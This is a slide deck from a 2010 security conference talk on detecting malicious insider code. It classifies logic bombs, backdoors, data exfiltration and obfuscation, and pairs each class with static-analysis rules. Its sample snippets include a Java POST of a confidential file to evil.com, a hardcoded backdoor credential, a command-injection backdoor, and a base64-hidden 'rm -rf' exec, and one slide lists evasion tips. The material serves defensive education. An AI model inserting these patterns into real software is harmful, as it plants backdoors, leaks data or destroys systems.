Repelling the Wily Insider

Matias Madou, PhD

BRUCON ◆ Brussels ◆ 9.24-9.25, 2010

Matias Madou


- Principal Security Researcher, Fortify Software
  - Focus on new techniques for finding vulnerabilities (static and dynamic)
  - New ways to protect web applications
- Contributor to Building Security in Maturity Model (BSIMM) Europe
- History in code obfuscation (and binary rewriting)

Overview

- Intro
- **Insider Threat Background**
- Classes of Insider Threats
- Techniques for Defenders
- Face-Off
- Conclusion

2009 Computer Crime Survey

- 43% of the companies surveyed attributed losses to malicious insiders



Defining the Insider Threat

- Bishop/Gates classify malicious insider actions by:
  - Violation of a security policy using legitimate access (misused privilege)

    and

  - Violation of an access control policy by obtaining unauthorized access (ill-gotten privilege)

We're Software People


- Forget IT people. What about developers?

Motives

- Malicious insider's motivation
  - Revenge
  - Monetary gain

Notification of Termination
This is to inform you that we will no longer be requiring your services

Looking for "Bad Code"



BNWphpBB_20060913_0500.sql

```
 (2763,692,2,3,1158083697,'c0a8d105','',1,0,1,1,NULL,0),
 (2764,726,12,3,1158092770,'c0a8d105','',1,0,1,1,NULL,0);
CREATE TABLE  `phpbb`.`phpbb_posts_text` (
  `post_id` mediumint(8) unsigned NOT NULL default '0',
  `bbcode_uid` varchar(10) NOT NULL default '',
  `post_subject` varchar(60) default NULL,
  `post_text` text,
  PRIMARY KEY  (`post_id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
INSERT INTO `phpbb`.`phpbb_posts_text` VALUES  (7,'b48689971b','?????? DVD
+R ?????','????? DVD-R ? DVD+R ?????? Mac ??????? DVD-R ?????? DVD
+R ?????????\r\n\r\n?????? DVD+R ?????????????????? DVD-ROM ????\r\n????
DVD ???????????????\r\n\r\n????????????? DVD+R??? DVD-R ????????? DVD
+R ?????'),
 (8,'551dd22e90','?????????','?????????.... ??????????????....\r
\n??????????????? Windows ?? User ??????.....\r\n?????????????????????\r\n
\r\n?????????????????????????????? Apple ????
Pro??????????????????????????????????????\r\n\r
\n???????????????????????????????????????\r\n\r\n?????????????????
Photoshop ?????\r\n\r\n?????????? 96 dpi?????\r\n????????????????????
W5???? OpenType ????? Mac ????\r\n\r\nWindows XP ???? ClearType ???\r\n
[img:551dd22e90]http://www.geocities.com/brentsu/ClearType.jpg[/img:
551dd22e90]\r\n\r\nWindows XP ???? ?? ???\r\n[img:551dd22e90]http://
www.geocities.com/brentsu/Standard.jpg[/img:551dd22e90]\r\n\r\nWindows
XP ???? ???? ???\r\n[img:551dd22e90]http://www.geocities.com/brentsu/
None.jpg[/img:551dd22e90]\r\n\r\nOK????? ClearType ?????? ClearType
PowerToy ????????\r\n??????????? 8, 9, 10, 11, 12,
```

Finding Examples

- Open source and public disclosures
- Anonymized commercial/enterprise code
- 2004 Obfuscated Voting contest (Stanford)
  - Count votes correctly in test mode
  - Favor one candidate during the real election
  - Favoritism must be subtle and avoid attention
  - Avoid detection by human code reviewers

Related Work

- Wysopal and Eng
  - *Static Detection of Application Backdoors*
- Jeff Williams
  - *Enterprise Java Rootkits*
- Bishop et al.
  - *We Have Met the Enemy and He Is Us*
  - *Defining the Insider Threat*
- CMU/CyLab
  - Insider Threat Analysis Center

Overview

- Intro
- Insider Threat Background
- **Classes of Insider Threats**
- Techniques for Defenders
- Face-Off
- Conclusion

Classifying Well-Known Examples

- Medco (2008)

```
if ( date > "April 23, 2005" )
   delete all files on all 70 servers
```

- Linux (2005)

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
```

- Borland's InterBase (2003)

```
if ( username == "politically" and password == "correct")
  // Grant Access!
```

Classes of Insider Threat

1. Logic or Time Bomb
2. Backdoors and Secret Credentials
3. Nefarious Communication
4. Dynamic Code Injection/Manipulation
5. Obfuscation and Camouflage

1. Logic or Time Bomb

- Malicious code lies dormant until triggered
- Most common insider threat
  - Numerous public disclosers
- Examples
  - Compare hardcoded data/time against current

1. Logic or Time Bombs in the News

"Logic Bomb Wipes out 800 PCs in Norfolk VA"

- Medco admin gets 30 months for planting logic bomb

"Logic Bomb' Hacker Gets 8 Years for Failed Stock Rigging"

- UBS employee tried to short-sell stock for profit

"Fired Contractor Kisses Off Fannie Mae With Logic Bomb"

- Programmer fired for scripting error, writes error-free script logic bomb

1. Logic or Time Bomb

- Example 1:

```
long initTime = System.currentTimeMillis();
if(initTime > 0x1291713454eL){
    // Bypass control mechanisms
```

- Example 2:

```
Date d = new Date();
Calendar cd = new GregorianCalendar();
cd.set(2009, 4, 1);
Date d2 = cd.getTime();
if (d.compareTo(d2) > 0) {
     // Mess around. No obvious crash
```

2. Backdoors and Secret Credentials

- Provide covert access to the system in the future
- Examples
  - Code that allows remote access
  - Adding credentials
  - Adding a master password
  - Bypassing normal authentication
  - Execute commands (OS, queries, …)
  - …

2. Backdoors and Secret Credentials

- Borland's InterBase

```
if ( username == "politically" and password == "correct")
  //Grant Access!
```

- WordPress backdoor

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

- Inserting credential at startup:

```
stmt.executeQuery("INSERT INTO Credentials
                   VALUES(0, 'insider' , 'threat'); ");
```

2. Backdoors and Secret Credentials

- Optix Pro (2004)
  - Random-looking 38-character "master password" (kjui3498fjk34289890fwe334gfew4ger$"sdf)
  - Encrypted in binary, decrypted in RAM
  - Included for security reasons
- Subseven (2000)
  - Backdoor with secret password
  - Way to control what they've created

3. Nefarious Communication

- Fixed communication channel to transfer data outside the perimeter / organization
- Excellent way to transfer sensitive information
- Examples
  - Opening socket or other network connection
  - Sending email or other communication

3. Nefarious Communication

- Regularly transfer confidential files

```
serversocket = new ServerSocket(666);

socket = serversocket.accept();
file = new File("ConfidentialFile.txt");
if (file.exists()) {
  out = new PrintWriter(socket.getOutputStream(), true);
  fi = new FileInputStream(file);
  reader = new BufferedReader(new InputStreamReader(fi));
  String data;
  while ((data = reader.readLine()) != null) {
    out.print(data + "\n");
   }
   out.close();
}
```

3. Nefarious Communication

- Similar: Posting a confidential file to the Web

```
url = new URL("http://evil.com:666/SomeDoFile.do");

connection = (HttpURLConnection)url.openConnection();
connection.setRequestMethod("POST");

//The file to send
file = new java.io.File("ConfidentialFile.txt");
fi = new FileInputStream(file);
fi.read(the_bytes);

out = connection.getOutputStream();
out.write(the_bytes);
out.close();

int responseCode = connection.getResponseCode(); //Send
```

3. Nefarious Communication

- E-mail spying (Blackberry)
- "Performance update", but contained:

```
smtp.sendMail("etisalat_upgr@etisalat.ae",subj,body);
```

- Insider-threat code deliberately included

4. Dynamic Code Injection/Manipulation

- Changing, adding, or compiling code on the fly
- Examples
  - Abuse of Reflection (rewriting read-only variables)
  - Resource Rewriting (rewriting class and jar files)
  - Runtime Compilation (compiling code at runtime)
  - Class Loader Abuse (turn bytes in executable code)

4. Dynamic Code Injection/Manipulation

- Example: Abuse of Reflection

```
public static final String readOnlyKey = "...";

...

Field field = String.class.getDeclaredField("value");
field.setAccessible(true);
field.set("readOnlyKey", "newKeyValue".toCharArray);
...
```

5. Obfuscation and Camouflage

- Hide malicious code from auditors
  - Make code look real (be subtle)
- Linux case, make root:

```
if ((options==(__WCLONE|__WALL)) && (current->uid=0))
```

- X11 case, forgotten parenthesis, May 2006

```
if (getuid() == 0 || geteuid != 0) {
        if (!strcmp(argv[i], "-modulepath")) {
```

5. Obfuscation and Camouflage

- Example: decode a static string and execute it
- Original:

```
Runtime.getRuntime().exec("rm -rf /*");
```

- Obfuscated:

```
String enc_cmd = "cm0glnJmIC8q";
decoded = (new BASE64Encoder()).decodeBuffer(enc_cmd);
Runtime.getRuntime().exec(decoded);
```

5. Obfuscation and Camouflage

- Usage of simple substitution cyphers (Rot13, Four Square, Bifid, and Trifid Cypher, …)

```
String db = "Perqragvnyf"; // Credentials in Rot13
String data1 = "vafvqre"; // insider ...
String data2 = "guerng"; // threat ...
...
db=Rot13.decode(db);
...
String queryStr =
"INSERT INTO "+db+" VALUES(0,'"+data1+"','"+data2+"');";
...
stmt.executeQuery(queryStr);


INSERT INTO Credentials VALUES(0, 'insider' , 'threat');
```

Overview

- Intro
- Insider Threat Background
- Classes of Insider Threats
- **Techniques for Defenders**
- Face-Off
- Conclusion

Techniques for Defenders

- Peer review
- Static analysis
  - Out-of-the-box
  - Custom rules
- Runtime testing
  - QA
  - Production
- Results interpretation

Peer Review

- Obviously suspicious

```
YzI5dHpxPT1zZGNzYWRjYXNkY2FzZGNhcztsZGNtYTtzbGRt
YztsYW1zZGNsO21hc2RsbnNrRENBTEtTSkRDS0pMQVNEQ0
```

- After a week, you might spot:

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```


- But what about?

```
if ((options==(__WCLONE|__WALL)) && (current->uid=0))
```

Static Analysis

- Problems with manual code review
  - What to look for?
  - Where to start?
- Static analysis can help, but requires
  - New rules
  - Different interpretation of the results

Static Analysis: On the Inside



Static Analysis: Out-of-the-Box

- Command Injection, SQL Injection, …
- Example (WordPress):

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }

function get_theme_mcommand($mcds) {
    passthru($mcds);
    …
```

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

- First: Grabbing the entire database is suspicious
- Broad-reaching static query:

```
con.execute("SELECT * FROM database");
```

- Rule: Matches "(?i)select\s+\*\s+from\s+\w+"

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

- Second: Socket management is suspicious
- Creating a socket connection:

```
ServerSocket srvr =
          new java.net.ServerSocket(666);
```

- Rule: Hardcoded `java.net.ServerSocket` port

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

- Third: Mechanism to grab and compare time
- Checking the current time:
  `initTime = System.currentTimeMillis();`
- Rule: Calls to
  `java.lang.System.currentTimeMillis()`

Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

- Third: Mechanism to grab and compare time
- Comparison with a hardcoded time:
  `if(initTime > 0x1291713454eL)`
- Rule: Time comparison with hardcoded values

Runtime Testing: QA

- Extensive functional testing can help
  - Dead code is interesting
- Monitor application critical places
  - Queries executed against a DB
  - Opening network connections
  - …

Runtime Testing: Production

- Monitor for abnormal activity
  - Unusual amounts of data
  - Resurrecting "dead code"
  - Anomalous queries and commands
  - Connections to unusual ports/URLs/…
  - …

Results Interpretation


- Breadcrumbs, not smoking guns
- Example:

```
long initTime = System.currentTimeMillis();
if(initTime > 0x1291713454eL)
  //Code
```

- Found: Hard coded date comparisons
  - Legit: Checking for updates
  - Insider: Trigger for a logic bomb

Results Interpretation

- Order results based on strength of implication
- Example: date comparison
  - Low: get the current time
  - Medium: compare the current time
  - High: compare the current time with hardcoded time



Overview

- Intro
- Insider Threat Background
- Classes of Insider Threats
- Techniques for Defenders
- **Face-Off**
- Conclusion

Face-Off

Where we are today

- Rules for 17 insider threats issues in Java (next)
- Found multiple real issues in enterprise code

The Face-Off:

- Rerun the examples
- Describe what to flag

Insider Threat Categories

1. Class Loader Abuse
2. Abuse of Reflection
3. Runtime Compilation
4. Credential Insertion
5. E-Mail Spying
6. Hidden Functionality
7. Leaked Secret
8. Logic Bomb
9. Network Communication
10. Overwritten Method
11. Password Bypass
12. Process Flow Disruption
13. Redundant Condition
14. Resource Rewriting
15. Static SQL Query
16. Static Secret
17. Suspicious String

Classes of Insider Threat

1. Logic or Time Bomb
2. Backdoors and Secret Credentials
3. Nefarious Communication
4. Dynamic Code Injection/Manipulation
5. Obfuscation and Camouflage

1. Logic or Time Bomb

- Flag date comparisons as:
  - Low priority: get the current time
  - Medium priority: compare the current time
  - **High priority: to a hardcoded date**

- Example 1:

```
long initTime = System.currentTimeMillis();
if(initTime > 0x1291713454eL)
   // Trigger
   // Update database to bypass control mechanisms
```

2. Backdoors and Secret Credentials

- Flag all insertions in a db:
  - Low: into the credential database
  - **Medium: hardcoded credentials**
  - High: at startup

```
stmt.executeQuery ("INSERT INTO Credentials
                              VALUES(0, 'insider' , 'threat'); ");
```

2. Backdoors and Secret Credentials

- Report comparing hardcoded username and password (Borland InterBase):

```
if ( username == "politically" and password == "correct")
  //Grant Access!
```

- Default command injection rules (WordPress):

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

3. Nefarious Communication

1. Hardcoded port in new sockets
2. Accessing a hardcoded file:

```
serversocket = new ServerSocket(666);

socket = srvr.accept();
file = new File("ConfidentialFile.txt");
if (file.exists()) {
  out = new PrintWriter(socket.getOutputStream(), true);
  fi = new FileInputStream(file);
  reader = new BufferedReader(new InputStreamReader(fi));
  String data;
  while ((data = reader.readLine()) != null) {
    out.print(data + "\n");
   }
   out.close();
}
```

3. Nefarious Communication

- Flag hardcoded e-mail addresses (Blackberry):

```
smtp.sendMail("etisalat_upgr@etisalat.ae", subj, body);
```

4. Dynamic Code Injection/Manipulation

- Flag functions (like `Field.setAccessible()`) that can change read-only variables:

```
public static final String readOnlyKey = "...";
...

Field field = String.class.getDeclaredField("value");
field.setAccessible(true);
field.set("readOnlyKey", "newKeyValue".toCharArray);
...
```

- Similar rules for categories in paper by Jeff Williams

5. Obfuscation and Camouflage

- Flag use of equals (=) inside if statements (Root in Linux case):

```
if ((options==(__WCLONE|__WALL)) && (current->uid=0))
```

- Identify variables with the same name as common functions (X11, forgotten parenthesis):

```
if (getuid() == 0 || geteuid != 0) {
      if (!strcmp(argv[i], "-modulepath")) {
```

5. Obfuscation and Camouflage

- Report decode operations on hardcoded strings:
- Example 1:

```
String enc_cmd = "cm0gLXJmIHNvbWVfY3JpdGljYWxfZGlyLyo=";
decoded=(new BASE64Encoder()).decodeBuffer(enc_cmd);
Runtime.getRuntime().exec(decoded);
```

- Example 2:

```
String db = "Perqragvnyf";
String data1 = "vafvqre";
String data2 = "guerng";
...
db=Rot13.decode(db);
...
String queryStr =
  "INSERT INTO "+db+" VALUES(0, '"+data1+"', '"+data2+"');";
stmt.executeQuery(queryStr);
```

Overview

- Intro
- Insider Threat Background
- Classes of Insider Threats
- Techniques for Defenders
- Face-Off
- **Conclusion**

Avoid Getting Caught

- Make your code
  - Look real
  - As benign as possible
- Know your enemy
  - Understand defenders' capabilities
  - Use tools
- Don't do it!

Catching Malicious Insiders

- Looking for a needle in a haystack
  - Insiders have a big arsenal
  - Simple, well-planned code is most popular
- Require a systematic approach
  - Technology helps produce heatmap
  - Auditors must have right mindset

Repelling the Wily Insider

FORTIFY®

Matias Madou, PhD

BRUCON ◆ Brussels ◆ 9.24-9.25, 2010